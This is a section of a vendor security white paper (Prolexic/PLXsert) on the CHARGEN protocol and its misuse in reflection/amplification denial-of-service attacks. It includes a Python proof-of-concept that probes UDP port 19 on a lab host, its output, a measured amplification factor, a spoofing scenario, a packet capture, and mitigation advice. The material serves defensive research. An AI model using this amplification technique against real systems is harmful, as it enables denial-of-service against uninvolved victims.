Defined in RFC 864, CHARGEN is a debugging and measurement tool and a character generator service. A character generator service simply sends data without regard to the input.

How does CHARGEN work?

RFC 864[6] specifies the following character generation protocol:

TCP-based character generator service

One character generator service is defined as a connection-based application on TCP. A server listens for TCP connections on TCP port 19. Once a connection is established, a stream of data is sent through the connection (and any data received is thrown away). This continues until the calling user terminates the connection.

It is likely that users will abruptly decide that they have had enough and abort the TCP connection, instead of carefully closing it. The service should be prepared for either the careful close or the rude abort.

Dataflow is limited by the normal TCP flow control mechanisms, so there is no concern about the service sending data faster than the user can process it.

UDP-based character generator service

Another character generator service is defined as a datagram-based application on UDP. A server listens for UDP datagrams on UDP port 19. When a datagram is received, an answering datagram is sent containing a random number of characters (zero to 512). The data in the received datagram is ignored.

There is no history or state information associated with the UDP version of this service, so there is no continuity of data from one answering datagram to another.

The service only sends one datagram in response to each received datagram, so there is no concern about the service sending data faster than the user can process it.

[6] http://tools.ietf.org/html/rfc864


CHARGEN can be used for debugging network connections, network payload generation and bandwidth testing.

CHARGEN is susceptible to spoofing the source of transmissions as well as use in a reflection attack vector. The misuse of the testing features of the CHARGEN service may allow attackers to craft malicious network payloads and reflect them by spoofing the transmission source to effectively direct it to a target. This can result in traffic loops and service degradation with large amounts of network traffic.

CHARGEN attack scenario

To validate this attack method, the CHARGEN service was enabled on a test virtual machine (VM) running CentOS 5. In CentOS 5, CHARGEN is located in the xinetd package.

The netcat binary in OS X did not print a response, so a simple Python application, as shown in Figure 19, was developed to test this protocol.




```
##Chargen POC Amplication
## PLXsert
### Based on UDP example http://pleac.sourceforge.net/pleac_python/sockets.html

import socket
# Set up a UDP socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# send
MSG = '0'
HOSTNAME = '10.1.10.128'
PORTNO = 19
s.connect((HOSTNAME, PORTNO))
if len(MSG) != s.send(MSG):
    # where to get error message "$!".
    print "cannot send to %s(%d):" % (HOSTNAME,PORTNO)
    raise SystemExit(1)
MAXLEN = 4098
(data,addr) = s.recvfrom(MAXLEN)
s.close()
print '%s(%d) said "%s"' % (addr[0],addr[1], data)
```

Figure 19: CHARGEN proof-of-concept (POC) .py script

Running this script will yield the payload shown in Figure 20.



```
freya:chargen tuna$ python chargen.py
10.1.10.128(19) said "/0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuv
0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvw
123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwx
23456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxy
3456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz
456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{
56789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|
6789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}
789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}!
89:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}!"
9:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}!"#
:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}!"#$
;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}!"#$%
<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvw
"

freya:chargen tuna$ █
```

Figure 20: Command line view of the CHARGEN script

The following reflection statistics were observed:

- Request: 60 bytes
- Response: 1066 bytes
- Reflection multiplier: 17.76

If this was an actual reflection attack, a spoofed request packet would be generated by a malicious actor. The packet would contain a primary target, victim, and a payload. The CHARGEN RFC states that the UDP datagram is ignored and could be anything, so a payload of zero was chosen. The request packet size will not produce an amplified response unless it exceeds 18 bytes.

An illustration of a CHARGEN request used in a DrDoS attack is shown in Figure 21. A Wireshark analysis for the same attack is shown in Figure 22.

Details of the proof-of-concept attack:

- Primary target: `10.10.10.30`
- Victim: `10.1.10.128`
- Payload: `0`

`10.1.10.128` would receive this packet then send the 1066 UDP response to `10.10.10.30`.





Figure 21: Chargen request



```
No. .  Time       Source        Destination    Protocol  Info
    1 0.000000   10.1.10.30    10.1.10.128    UDP       Source port: 51445  Destination port: chargen
    2 0.000506   10.1.10.128   10.1.10.30     UDP       Source port: chargen  Destination port: 51445

▷ Frame 1 (60 bytes on wire, 60 bytes captured)
▷ Ethernet II, Src: 20:c9:d0:b8:d2:2f (20:c9:d0:b8:d2:2f), Dst: Vmware_f6:13:4c (00:0c:29:f6:13:4c)
▷ Internet Protocol, Src: 10.1.10.30 (10.1.10.30), Dst: 10.1.10.128 (10.1.10.128)
▷ User Datagram Protocol, Src Port: 51445 (51445), Dst Port: chargen (19)
▽ Data (1 byte)
     Data: 30

0010  00 1d 97 a1 00 00 40 11  ba 8f 0a 01 0a 1e 0a 01   ......@. ........
0020  0a 80 c8 f5 00 13 00 09  de 33 30 00 00 00 00 00   ........ .30.....
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

Data (data.data), 1 byte    Packets: 2 Displayed: 2 Marked: 0    Profile: Default
```

Figure 22: Wireshark analysis

CHARGEN attack mitigation

The U.S.-based cybersecurity organization CERT issued an advisory on this attack in 1996. CERT strongly recommends reconsidering whether these protocols need to be used within your organization. For more information, visit http://www.cert.org/advisories/CA-1996-01.html.

Conclusion

DrDoS protocol reflection attacks are possible due to the inherent design of the original architecture and the structure of the RFC. When these protocols were developed, functionality was the main focus, not security.

As our networks become more complex and more servers and IP devices are added, the DrDoS protocol threats will continue to grow. Closing these security gaps permanently would require creating new protocols because the problems lie at the core of their architectures and functionality. This is unlikely to happen in the short term.

By disabling or restricting unneeded functionality associated with these protocols, system administrators can help eliminate these inherent vulnerabilities in their networks.

Prolexic customers are protected from Distributed Reflection Denial of Service (DrDoS) attacks as part of our DDoS protection and mitigation services.

NOTE: In-depth cases studies discussed in this white paper are distributed to all Prolexic customers and PLXsert subscribers in the form of periodic internal Threat Advisories. All proof-of-concept (POC) scripts created by PLXsert for this paper can be downloaded from https://github.com/plxsert/Reflection_PoC/.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.